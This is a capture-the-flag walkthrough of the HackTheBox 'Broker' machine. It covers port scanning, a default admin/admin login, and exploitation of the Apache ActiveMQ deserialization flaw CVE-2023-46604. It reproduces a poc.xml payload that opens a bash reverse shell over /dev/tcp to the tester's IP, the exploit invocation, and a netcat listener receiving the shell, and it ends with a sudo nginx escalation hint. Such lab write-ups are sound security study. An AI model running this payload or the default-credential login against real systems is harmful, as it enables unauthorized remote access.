Broker


Scanning and Enumeration


```
┌──(moghees㉿kali)-[~/…/CTF/HackTheBox/Machines/broker]
└─$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 01:39 PKT
Nmap scan report for 10.10.11.243
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
1037/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE    TIME              FILENAME
| -       06-Nov-2023 01:10  bin/
| -       06-Nov-2023 01:10  bin/X11/
| 963     17-Feb-2020 14:11  bin/NF
| 129576  27-Oct-2023 11:38  bin/VGAuthService
| 51632   07-Feb-2022 16:03  bin/%5B
| 35344   19-Oct-2022 14:52  bin/aa-enabled
| 35344   19-Oct-2022 14:52  bin/aa-exec
| 31248   19-Oct-2022 14:52  bin/aa-features-abi
| 14478   04-May-2023 11:14  bin/add-apt-repository
| 14712   21-Feb-2022 01:49  bin/addpart
|_
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.14 seconds
```

It asked for Login, so I tried default credentials.

Username : **admin**
Password : **admin**





Got version of Active MQ.

Remote code execution in Apache ActiveMQ

Published: 2023-11-02 | **Updated:** 2023-12-18

Risk	**Critical**
Patch available	**YES**
Number of vulnerabilities	1
CVE-ID	CVE-2023-46604
CWE-ID	CWE-502
Exploitation vector	Network
Public exploit	Vulnerability #1 is being exploited in the wild.
Vulnerable software Subscribe	ActiveMQ Server applications / Mail servers
Vendor	Apache Foundation

Foothold

https://github.com/evkl1d/CVE-2023-46604

```
 GNU nano 7.2                                                poc.xml
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>bash -i &gt;&amp; /dev/tcp/10.10.16.68/69 0&gt;&amp;1</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

```
┌──(moghees㉿kali)-[~/…/HackTheBox/Machines/broker/CVE-2023-46604]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
┌──(moghees㉿kali)-[~/…/HackTheBox/Machines/broker/CVE-2023-46604]
└─$ python3 exploit.py -i 10.10.11.243 -u http://10.10.16.68:80/poc.xml
```

```
[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.16.68:80/poc.xml

[*] Sending packet: 000000701f000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e7465787401001d687474703a2f2f31302e31302e31362e36383a38302f706f632e786d6c
```

```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.16.68] from (UNKNOWN) [10.10.11.243] 53690
bash: cannot set terminal process group (884): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

User Flag

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ls
ls
99.conf        ggeNecAW      nginx_v1.conf  root.pub       veNOyukHmVoZ
abc.conf       kVnpsYog      nginxv.conf    RSMEoryMz      VnkZAfMJ
activemq       linux-x86-32  ngx.conf       SchDevrqdAcx   wrapper.jar
activemq-diag  linux-x86-64  NjkCogmeE      script.sh
activemq.jar   lvyiiJwEtpAj  p.conf         sfogMYUBH
env            macosx        pwn.conf       shell.elf
e.sh           ng.conf       root           test.elf
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd
cd
activemq@broker:~$ ls
ls
root.txt  user.txt
activemq@broker:~$ cat user.txt
cat user.txt
2f1bcb6bade1dc429f33e204be358d67
```

Privilege Escalation

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

Configure Nginx server and use it to **wget** the flag.